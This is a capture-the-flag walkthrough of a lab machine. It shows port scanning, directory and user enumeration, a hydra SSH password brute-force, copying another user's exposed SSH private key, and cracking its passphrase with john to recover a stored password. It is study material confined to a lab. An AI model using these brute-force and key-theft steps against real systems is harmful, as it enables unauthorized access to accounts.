
Q1. Deploy the machine and connect to our network

s

Q2. Find the services exposed by the machine

Basic scan using nmap on IP = 10.10.16.60

Ports are

22


80

139

445

8009

8080




Q3. What is the name of the hidden directory on the web server(enter name without /)?

Text

Description automatically generated

/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt




sudo gobuster dir -u 10.10.16.60 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt

Q4. User brute-forcing to find the username & password

Q5. What is the username?

Q9. What is the name of the other user you found(all lower case)?

enum4linux -a 10.10.16.60 | tee userenum.txt



Text


Description automatically generated

jan

kay

Q6. What is the password?

sudo hydra -l jan -P /usr/share/wordlists/rockyou.txt.gz $IP ssh -t 4



Q7. What service do you use to access the server(answer in abbreviation in all caps)?

ssh

Q8. Enumerate the machine to find any vectors for privilege escalation

ssh jan@$IP -p 22

jan@basic2:~$ whoami

jan

jan@basic2:~$ cd /home

jan@basic2:/home$ ls

jan kay

jan@basic2:/home$ cd kay

jan@basic2:/home/kay$ ls

pass.bak

jan@basic2:/home/kay$ ls -all

total 48

drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .

drwxr-xr-x 4 root root 4096 Apr 19 2018 ..

-rw------- 1 kay kay 756 Apr 23 2018 .bash\_history

-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash\_logout

-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc

drwx------ 2 kay kay 4096 Apr 17 2018 .cache

-rw------- 1 root kay 119 Apr 23 2018 .lesshst

drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano

-rw------- 1 kay kay 57 Apr 23 2018 pass.bak

-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile


drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh

-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo\_as\_admin\_successful

-rw------- 1 root kay 538 Apr 23 2018 .viminfo

jan@basic2:/home/kay$ cat pass.bak

cat: pass.bak: Permission denied



Q10. If you have found another user, what can you do with this information?

jan@basic2:/home/kay$ cat .ssh

cat: .ssh: Is a directory

jan@basic2:/home/kay$ cd .ssh

jan@basic2:/home/kay/.ssh$ ls

authorized\_keys id\_rsa id\_rsa.pub

jan@basic2:/home/kay/.ssh$ cat id\_rsa

Text

Description automatically generated

Text


Description automatically generated

Copy the rsa private key

And create the file kat\_idrsa using mousepad

Text

Description automatically generated



Check the file is read only or read and write


ls -pals

Text

Description automatically generated

Convert the kay\_idrsa into the hash format so that john will able to read

First locate ssh2john python file



Convert it into hash file using the below command and save in new file

Text

Description automatically generated


With the help of john we will find the john paraphase

Text


Description automatically generated

Q11. What is the final password you obtain?

Convert kay\_idrsa from read write format to read only format



With the help of passphrase, we will login into kay account and check pass.bak file to get the password



Final password is

heresareallystrongpasswordthatfollowsthepasswordpolicy$$